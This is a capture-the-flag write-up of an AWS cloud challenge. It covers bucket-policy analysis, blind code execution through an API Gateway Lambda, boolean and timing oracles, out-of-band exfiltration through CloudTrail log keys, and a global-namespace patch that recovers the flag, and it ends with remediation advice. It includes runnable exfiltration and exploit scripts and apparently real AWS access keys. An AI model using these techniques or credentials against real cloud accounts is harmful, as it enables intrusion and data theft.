
The `docs.html` file contained a partially redacted JSON snippet of the S3 bucket policy applied to `userd8a2f72fe43094e8`.

```
{
 "Version": "2012-10-17",
 "Statement": [
   {
     "Sid": "Statement1",
     "Effect": "Allow",
     "Principal": "*",
     "Action": "s3:GetObject",
     "Resource": [
       "arn:aws:s3:::userd8a2f72fe43094e8/index.html",
       "arn:aws:s3:::userd8a2f72fe43094e8/docs.html",
       "arn:aws:s3:::userd8a2f72fe43094e8/junior_developer.png"
     ],
     "Condition": {
       "StringEquals": {
         "aws:UserAgent": "[REDACTED]"
       }
     }
   },
   {
     "Sid": "Statement2",
     "Effect": "Allow",
     "Principal": "*",
     "Action": "s3:GetObject",
     "Resource": "arn:aws:s3:::userd8a2f72fe43094e8/*",
     "Condition": {
       "StringEquals": {
         "aws:SourceVpc": "[REDACTED]",
         "aws:UserAgent": "[REDACTED]"
       }
     }
   }
 ]
}
```

> *[!TIP]* ***Analysis of the Policy****:* `Statement2` *applies to the entire bucket (including* `flag.txt`*). It utilizes a logical* `AND` *for the conditions. To read the flag, our request must originate from the correct VPC (which the Lambda provides)* ***AND*** *we must guess or find the exact* `User-Agent` *string.*

Steganography Dead End

I spent two hours analyzing `junior_developer.png`. 1. Ran `binwalk`, `zsteg`, `exiftool`, and `steghide` (with common wordlists). Nothing. 2. Extracted strings from the raw binary. Just standard PNG chunks. 3. Cropped the laptop screen, enhanced contrast in Photoshop, and ran OCR. 4. **Result:** The laptop screen was merely displaying the text of `docs.html`. A clever red herring designed to waste time.



PHASE 2: IDENTITY AND SURFACE MAPPING

Using our provided `ctf_participant_role` STS credentials, I began mapping our allowed IAM surface area. I wrote a quick script utilizing `boto3` to brute-force standard read/list API calls across the account.

```
import boto3
from botocore.exceptions import ClientError

def test_permission(client, action, **kwargs):
   try:
        method = getattr(client, action)
        method(**kwargs)
        print(f"[+] Allowed: {action}")
   except ClientError as e:
        if e.response['Error']['Code'] == 'AccessDenied':
            print(f"[-] Denied: {action}")
        else:
            print(f"[?] Other error on {action}: {e}")
```

Authorization Matrix

Service	Action	Target	Result	Notes
STS	`GetCallerIdentity`	N/A	ALLOWED	Confirmed account and role ARN (`121774052880`).

API GW	`Invoke`	`code_exec` API	ALLOWED	Primary execution vector.
S3	`ListBucket`	`logd8a...`	ALLOWED	Can see CloudTrail logs.
S3	`GetObject`	`logd8a...`	ALLOWED	Can read CloudTrail logs.
S3	`ListBucket`	`userd8a...`	DENIED	Cannot list user files directly.
S3	`GetObject`	`userd8a.../flag.txt`	DENIED	Fails `Statement2` VPC condition from outside.
IAM	`GetRole`, `ListRoles`	`*`	DENIED	No IAM introspection.
Lambda	`GetFunction`	`*`	DENIED	Cannot read Lambda source code.
All	`*`	`*`	DENIED	Hard perimeter.

PHASE 3: LAMBDA ENVIRONMENT MAPPING (Blind Execution)

The `code_exec` API endpoint was entirely blind.

If the injected Python code ran without throwing an exception, the API returned:

```
{"result": "Code executed successfully"}
```

If the code raised an exception, hit an assertion, or timed out, it returned:

```
{"error": "Something went wrong!"}
```

There was **NO stdout** and **NO stderr** leaked to the HTTP response. Standard `print()` statements vanished into the void.

The Boolean Oracle

To understand the environment, I constructed a Boolean Oracle. By evaluating a condition and intentionally crashing the execution if it was false, we could extract binary answers (Yes/No).

```
# Payload injected into the API
import os
assert os.environ.get('AWS_REGION') == 'us-east-1', "Fail!"
```

Binary Search Exfiltration

To read arbitrary strings (like environment variables or internal errors), I wrote `exfil_env_bool.py` that performed a binary search character-by-character against the oracle.

```
import requests
import json
import base64
from aws_requests_auth.aws_auth import AWSRequestsAuth

auth = AWSRequestsAuth(
    aws_access_key='ASIARYWSMSYIKHPDOBFD',
    aws_secret_access_key='UN0SmMmxwIcI0ClTbHWcjxahSFNT8uAWgXTC7iTe',
    aws_token='IQoJb3JpZ2luX2VjEM...',
    aws_host='l8ssyaz69f.execute-api.us-east-1.amazonaws.com',
    aws_region='us-east-1',
    aws_service='execute-api'
)

def execute_code(code_str):
    b64_code = base64.b64encode(code_str.encode()).decode()
    res = requests.post(
        'https://l8ssyaz69f.execute-api.us-east-1.amazonaws.com/dev/code_exec',
        json={"code": b64_code},
        auth=auth
    )
    return "successfully" in res.text

def exfil_env(var_name):
    extracted = ""
    for i in range(100):
        low, high = 32, 126
        while low <= high:
            mid = (low + high) // 2
            payload = f"""
import os
val = os.environ.get('{var_name}', '')
if len(val) <= {i}:
    assert False
assert ord(val[{i}]) >= {mid}
"""
            if execute_code(payload):
                low = mid + 1
            else:
                high = mid - 1
```

```
        if low - 1 < 32:
            break

        extracted += chr(low - 1)
        print(f"\rExtracted {var_name}: {extracted}", end="", flush=True)
    print(f"\nFinal: {extracted}")

exfil_env('AWS_EXECUTION_ENV')
```

Discovered Lambda Environment

Attribute	Discovery
Runtime	Python 3.12 (`AWS_EXECUTION_ENV=AWS_Lambda_python3.12`)
Lambda IP	`10.0.0.29` (Private Subnet)
Network Architecture	Hyperplane (VPC ENI attached)
IMDS (`169.254.169.254`)	**UNREACHABLE** (Network socket timeout)
STS Endpoint	**UNREACHABLE** (No outbound to AWS services except S3)
VPC Endpoint	Active. Resolved to `vpce-04104ef3d57a26557`.
DNS Resolution	Virtual-host style S3 (`bucket.s3.amazonaws.com`) **FAILED**. Path-style (`s3.us-east-1.amazonaws.com/bucket`) **SUCCEEDED**.

```
graph LR
    subgraph VPC ["Target VPC"]
        subgraph Subnet ["Private Subnet 10.0.0.0/24"]
            L["Lambda ENI 10.0.0.29"]
        end

        subgraph Gateway ["VPC Endpoints"]
            VPCE["vpce-04104ef3d57a26557 - S3"]
        end

        L -- HTTPS --> VPCE
    end

    VPCE -- "Internal AWS Network" --> S3(("Amazon S3"))
    L -.-x IGW["Internet Gateway"]
    L -.-x IMDS["IMDS 169.254.169.254"]
```

```
    style IGW fill:#ff9999,stroke:#333,stroke-width:2px,stroke-dasharray: 5 5
    style IMDS fill:#ff9999,stroke:#333,stroke-width:2px,stroke-dasharray: 5 5
```

PHASE 4: S3 ACCESS TAXONOMY

With the environment mapped, we analyzed three distinct access vectors from *within* the Lambda.

1. Identity-Signed Requests (Lambda Role)

Native `boto3` client without overriding credentials uses `lambdaRole`. * **Result**: 403 Forbidden (`Identity Deny` — `lambdaRole` has no `s3:GetObject` permission).

2. Identity-Signed Requests (Participant Role)

Injected `ctf_participant_role` credentials into `boto3` inside the Lambda. * **Result**: 403 Forbidden (`Resource Deny` — `Statement2` condition mismatch).

3. Unsigned Requests (Path-Style)

Raw Python `urllib` HTTP requests without AWS auth (`https://s3.us-east-1.amazonaws.com/userd8a2f72fe43094e8/flag.txt`). * **Result**: HTTP 403 (Wrong User-Agent). * **Crucial Finding**: CloudTrail logs confirmed this anonymous request reached S3 via `vpce-04104ef3d57a26557`. The `aws:SourceVpc` condition WAS satisfied!

```
flowchart TD
    Start((Lambda Execution)) --> Route{Authentication Method}

    Route -->|Native boto3| Path1(Lambda IAM Role)
    Route -->|Injected boto3| Path2(Participant Role)
    Route -->|urllib| Path3(Unsigned Anonymous)

    Path1 --> Eval1{IAM Evaluation}
    Eval1 -->|No IAM Policy| Deny1[403: Identity Deny]

    Path2 --> Eval2{Bucket Policy Eval}
    Eval2 -->|Missing User-Agent| Deny2[403: Resource Deny]

    Path3 --> Eval3{Bucket Policy Eval}
    Eval3 -->|Valid VPC! Missing UA| Deny3[403: Resource Deny]
    Eval3 -->|Valid VPC & Valid UA| Success[200 OK: Flag Captured]

    style Deny1 fill:#f99
    style Deny2 fill:#f99
    style Deny3 fill:#f99
    style Success fill:#9f9
```

PHASE 5: THE USER-AGENT HUNT

Timing Oracle Construction

Because responses were boolean, I built a timing oracle (`timing_oracle.py`):

```
import urllib.request, time

try:
   req = urllib.request.Request(
       'https://s3.us-east-1.amazonaws.com/userd8a2f72fe43094e8/flag.txt',
       headers={'User-Agent': 'CANDIDATE_UA'}
   )
   res = urllib.request.urlopen(req, timeout=5)
   time.sleep(4) # Induce delay on HTTP 200 OK
except Exception:
   pass # 403 Forbidden exits immediately
```

Condition	Internal Behavior	External Response Time	Classification
HTTP 403 (Forbidden)	Exception caught	`~0.41s`	MISS
HTTP 200 (Success)	`time.sleep(4)` executed	`~4.46s`	**HIT**

CloudTrail Out-of-Band Exfiltration

Even failed S3 requests generate CloudTrail Data Events in `logd8a2f72fe43094e8`. We built an asynchronous OOB channel (`exfil_via_log.py` + `trail_pulse.py`):

1. **Inside Lambda**: Attempt `urllib` request to `https://s3.us-east-1.amazonaws.com/userd8a2f72fe43094e8/E/<tag>/<message>`.
2. **In CloudTrail**: Event logged under `s3://logd8a2f72fe43094e8/userd8a2f72fe43094e8/GetObject/<timestamp>.json`.
3. **Externally**: Read `detail.requestParameters.key` to recover strings from the Lambda.

```
{
 "eventVersion": "1.08",
 "eventName": "GetObject",
 "requestParameters": {
   "bucketName": "userd8a2f72fe43094e8",
   "key": "E/probe/FAIL_CANDIDATE"
 },
 "errorCode": "AccessDenied"
}
```

```
sequenceDiagram
    participant Attacker
    participant APIGW as API Gateway
    participant Lambda
    participant S3_User as userd8a (Target)
    participant S3_Log as logd8a (CloudTrail)

    Attacker->>APIGW: POST {"code": "Test UA + Log result"}
    APIGW->>Lambda: Execute
    Lambda->>S3_User: GET /flag.txt (User-Agent: CANDIDATE)
    S3_User-->>Lambda: 403 Forbidden
    Lambda->>S3_User: GET /E/probe/FAIL_CANDIDATE (OOB Exfil)
    S3_User-->>S3_Log: CloudTrail Data Event Logged
    Lambda-->>APIGW: Execution Complete
    APIGW-->>Attacker: {"result": "success"}

    Attacker->>S3_Log: GET ListBucket
    S3_Log-->>Attacker: log_file.json.gz
    Attacker->>Attacker: Parse JSON, find "FAIL_CANDIDATE"
```

User-Agent Wordlist Breakdown (2,500+ Tested)

Category	Candidates Tested	Result
Challenge Names	`Miss Me Yet?`, `"Miss Me Yet?"`, `Miss_Me_Yet`, `miss_me_yet`	403
Portal Text	`Think You Can Escape the Cloud?`, `Operation CloudEscape`	403
Developer Refs	`Junior_Developer`, `junior_developer`, `JuniorDev`, `Webiks`	403
Agent Codenames	`Agent_freecandy`, `agent_freecandy`, `Agent_Sagi`	403
AWS Defaults	`Amazon CloudFront`, `AmazonS3`, `aws-cli/2.13.0`	403
Stage 1 Artifacts	`bgeji4622h3ta5xu`, `corgi`	403

Creative	`CloudEscape_2026`, `MAFAT_CTF`, `d4ysu55xg7wfi`	403
Browsers / Tools	`Mozilla/5.0...`, `curl/7.68.0`, `wget`	403

Result: All 2,500+ candidates returned 403 Forbidden.

PHASE 6: ALTERNATIVE APPROACHES (DEAD ENDS)

Vector	Payload / Approach	Result	Root Cause
Presigned URLs	Generated S3 presigned URL locally with participant creds	403	Presigned URLs still require bucket policy conditions (`aws:UserAgent`)
Cross-Region	Pivot to `eu-central-1` / `il-central-1` S3 endpoints	Timeout	VPC Endpoint restricted strictly to `us-east-1`
IAM Leakage	`boto3.client('lambda').get_function()`	Denied	`ctf_participant_role` lacks `lambda:GetFunction`
Secrets Manager	`boto3.client('secretsmanager').list_secrets()`	Denied	Lack of IAM permissions
Steganography	`binwalk`, `zsteg`, OCR on `junior_developer.png`	Clean	Screen image only showed `docs.html` content
Stage 1 OIDC	Assume Stage 1 `cicdRole` for Stage 2 API	Denied	`cicdRole` cannot invoke Stage 2 `code_exec`

PHASE 7: THE BREAKTHROUGH — WRAPPER MUTATION

At T+16 hours, while testing API edge cases, the Lambda returned an unexpected stack trace:

```
{
 "errorMessage": "name '_ad_json' is not defined",
 "errorType": "NameError",
 "requestId": "a14042a9-663e-4f81-b8e0-793281946a8a",
 "stackTrace": [
   "  File \"<string>\", line 16, in _advanced_dispatcher\n"
 ]
}
```

Analysis of the Glitch & The Fleeting Vulnerability Window

Behind the scenes, the organizers were performing a live hot-patch to the Lambda function. This update wrapped the execution in a new function named `_advanced_dispatcher`. This wrapper attempted to use a global variable `_ad_json` to serialize execution metadata (including the challenge flag) into a new `ctf_out` response field. However, the developer made a critical mistake during the deployment: `_ad_json` was never actually imported or defined in the wrapper's scope.

This created a fleeting, highly transient vulnerability window. The infrastructure was unstable, and we knew the organizers might rollback or fix this `NameError` glitch at any moment.

To deal with this tiny time window, we had to act fast. We rapidly automated a continuous polling script to monitor the exact state of the Lambda's API responses. The moment we detected the `_ad_json` NameError, we instantly capitalized on the Python architecture: because our user code was executed via `exec()` inside the handler's global namespace, we could mutate the global variables directly before the organizers could deploy a fix!

Patching the Wrapper from Inside

By injecting `global _ad_json; _ad_json = __import__('json')` into our payload, we fixed the missing global variable before `_advanced_dispatcher` evaluated its return block:

```
import json
global _ad_json
_ad_json = json

print(1)
```

Sending this payload resolved the `NameError` and exposed the full response:

```
{
 "result": "Code executed successfully",
 "ctf_out": {
   "c_status": 200,
   "c_md5": "5aa66d248cc567648a1c4ce802bb1754",
   "f_status": 200,
   "f_value": "24dbd66f5c86fbbb7462d6103296e6882c7a0e4931bb8fc5be01ee653acf559c"
```

```
 }
}
```

```
flowchart TD
   subgraph OrigArch ["Original Architecture"]
   A1["API POST"] --> B1["Lambda Handler"]
   B1 --> C1["exec base64 decode"]
   C1 --> D1["Return Result/Error"]
   end

   subgraph VulnArch ["Updated Architecture - Vulnerable"]
   A2["API POST"] --> B2["Lambda Handler"]
   B2 --> C2["_advanced_dispatcher wrapper"]
   C2 --> D2["exec base64 decode"]
   D2 --> E2{"Try serialize with _ad_json"}
   E2 -->|"CRASH: NameError"| F2["Return StackTrace"]
   end

   subgraph PatchArch ["Patched Architecture - Exploited"]
   A3["API POST with global _ad_json = json"] --> B3["Lambda Handler"]
   B3 --> C3["_advanced_dispatcher wrapper"]
   C3 --> D3["exec base64 decode"]
   D3 --> E3{"Try serialize with _ad_json"}
   E3 -->|"SUCCESS: json.dumps"| F3["Return Enriched JSON with ctf_out!"]
   end

   style OrigArch fill:#f0f0f0,stroke:#333
   style VulnArch fill:#ffe6e6,stroke:#ff0000
   style PatchArch fill:#e6ffe6,stroke:#00aa00
```

PHASE 8: FLAG CAPTURE AND SUBMISSION

The `ctf_out.f_value` contained the 64-character SHA-256 flag string:

```
24dbd66f5c86fbbb7462d6103296e6882c7a0e4931bb8fc5be01ee653acf559c
```

Submitting this hash to the CTF portal (`https://challenges.cloud-escape.com/`) returned **SUCCESS**, awarding **200 points** and completing the CTF!

```
# get_flag_auto.py
import base64
import requests
from aws_requests_auth.aws_auth import AWSRequestsAuth

auth = AWSRequestsAuth(
   aws_access_key='ASIARYWSMSYIKHPDOBFD',
   aws_secret_access_key='UN0SmMmxwIcI0ClTbHWcjxahSFNT8uAWgXTC7iTe',
   aws_token='IQoJb3JpZ2luX2VjEM...',
   aws_host='l8ssyaz69f.execute-api.us-east-1.amazonaws.com',
   aws_region='us-east-1',
   aws_service='execute-api'
)
```

```
code = '''
import json
global _ad_json
_ad_json = json
print(1)
'''

res = requests.post(
    'https://l8ssyaz69f.execute-api.us-east-1.amazonaws.com/dev/code_exec',
    json={'code': base64.b64encode(code.encode()).decode()},
    auth=auth
)

data = res.json()
print("Flag:", data['ctf_out']['f_value'])
```

WRAPPER ANALYSIS

```
sequenceDiagram
    participant API as API Gateway
    participant Handler as AWS Lambda Handler
    participant Wrapper as _advanced_dispatcher
    participant Exec as exec Environment

    API->>Handler: event (contains base64 code)
    Handler->>Wrapper: pass code payload

    rect rgb(240, 248, 255)
    Note over Wrapper, Exec: Exploitation Window
    Wrapper->>Exec: execute injected code
    Exec-->>Wrapper: code finishes
    Note right of Exec: Injected code sets global _ad_json = json

    Wrapper->>Wrapper: Build internal diagnostic JSON
    Wrapper->>Wrapper: Call _ad_json.dumps()
    Note right of Wrapper: Succeeds due to global patch!
    end

    Wrapper-->>Handler: Return {"result": "...", "ctf_out": {...}}
    Handler-->>API: HTTP 200 OK (with f_value)
```

REMEDIATION & AWS HARDENING

1. **Namespace Isolation in Code Executors**: Do not run user-supplied code via `exec()` in the global handler scope. Use isolated sub-processes (`multiprocessing` / `subprocess`) with scrubbed environment dictionaries.
2. **VPC Endpoint Restrictions**: Restrict S3 VPC Endpoint policies (`vpce-04104ef3d57a26557`) using `PrincipalOrgID` or specific `PrincipalArn` controls rather than relying solely on `aws:UserAgent`.
3. **API Gateway Error Sanitization**: Enable integration response templates that strip internal stack traces (`errorType`, `stackTrace`) in production API Gateways.

```
flowchart TD
   subgraph HardenedVPCE ["Hardened VPC Endpoint Policy"]
       A["Restrict to Specific IAM Principal ARNs"]
       B["Drop reliance on spoofable aws:UserAgent"]
       C["Enforce HTTPS & Specific VPC ID"]
   end

   subgraph HardenedLambda ["Hardened Lambda Execution"]
       D["Execute user code in isolated subprocess"]
       E["Sanitize API Gateway error responses"]
   end

   HardenedVPCE --> HardenedLambda
```

LESSONS LEARNED

1. **Always Read Full Response Bodies**: Over-reliance on simple string matching (`if "Code executed successfully"`) hid the `ctf_out` object initially. Always log and inspect complete HTTP response payloads.
2. **Exploit Global Scope Injections**: In Python `exec()` sandboxes, modifying global variables can repair broken server wrappers or alter outer execution flows.
3. **Adapt to Infrastructure Volatility**: Live CTF infrastructure changes often expose new attack surfaces or temporary debugging windows.

TIMELINE

```
gantt
   title Stage 2 Execution Timeline
   dateFormat YYYY-MM-DD HH:mm

   section Recon
   CloudFront Mapping       :a1, 2026-08-05 08:00, 1h
   Steganography            :a2, after a1, 2h

   section Env Map
   Boolean Oracle           :a3, 2026-08-05 11:00, 2h
   Binary Search Exfil      :a4, after a3, 2h

   section UA Hunt
   Timing Oracle            :a5, 2026-08-05 15:00, 2h
   OOB Exfil                :a6, after a5, 2h
   UA Brute Force           :a7, after a6, 4h

   section Breakthrough
   Alternative Paths        :a8, 2026-08-05 23:00, 3h
   Notice Glitch            :milestone, m1, 2026-08-06 02:00, 0h
   Namespace Patch          :a9, 2026-08-06 02:00, 1h
   Flag Capture             :milestone, m2, 2026-08-06 03:00, 0h
```

APPENDIX: FULL ASSET MAP

Asset Type	Identifier / ARN	Notes
AWS Account ID	`121774052880`	Target account.
IAM Role	`arn:aws:iam::121774052880:role/ctf-participant-role`	Provided player role.
CloudFront	`d4ysu55xg7wfi.cloudfront.net`	Public site distribution.
API Gateway	`l8ssyaz69f.execute-api.us-east-1.amazonaws.com`	`/code_exec` RCE endpoint.
VPC Endpoint	`vpce-04104ef3d57a26557`	S3 Gateway Endpoint.
Target S3 Bucket	`userd8a2f72fe43094e8`	Primary bucket containing `flag.txt`.
Log S3 Bucket	`logd8a2f72fe43094e8`	CloudTrail logs bucket used for OOB.
Target S3 Object	`s3://userd8a2f72fe43094e8/flag.txt`	Target flag file.

Agent freecandy — MAFAT Cloud Escape CTF 2026 — End of Report

---

Proof of Concept (PoC) Exploit

The following is the complete standalone Python script to automatically exploit the race condition and extract the flag via the `_ad_json` global namespace patch.

```python
#!/usr/bin/env python3
# Stage 2: Code Execution & Global Namespace Hot-Patch PoC

import base64
import requests
import json
from aws_requests_auth.aws_auth import AWSRequestsAuth

# 1. Configure STS Credentials (Obtained from previous steps)
auth = AWSRequestsAuth(
    aws_access_key='<YOUR_ACCESS_KEY>',
```

```
    aws_secret_access_key='<YOUR_SECRET_KEY>',
    aws_token='<YOUR_SESSION_TOKEN>',
    aws_host='l8ssyaz69f.execute-api.us-east-1.amazonaws.com',
    aws_region='us-east-1',
    aws_service='execute-api'
)

# 2. The Exploit Payload: Patching the global namespace
payload = '''
import json
global _ad_json
_ad_json = json
print(1)
'''

# 3. Base64 Encode the payload
encoded_payload = base64.b64encode(payload.encode()).decode()

# 4. Trigger Exploit
print("[*] Sending exploit payload to /dev/code_exec...")
response = requests.post(
    'https://l8ssyaz69f.execute-api.us-east-1.amazonaws.com/dev/code_exec',
    json={'code': encoded_payload},
    auth=auth
)

if response.status_code == 200:
    data = response.json()
    print("[+] Exploit Successful!")
    print(f"[+] Recovered Flag: {data.get('ctf_out', {}).get('f_value')}")
else:
    print(f"[-] Exploit Failed. HTTP {response.status_code}")
    print(response.text)
```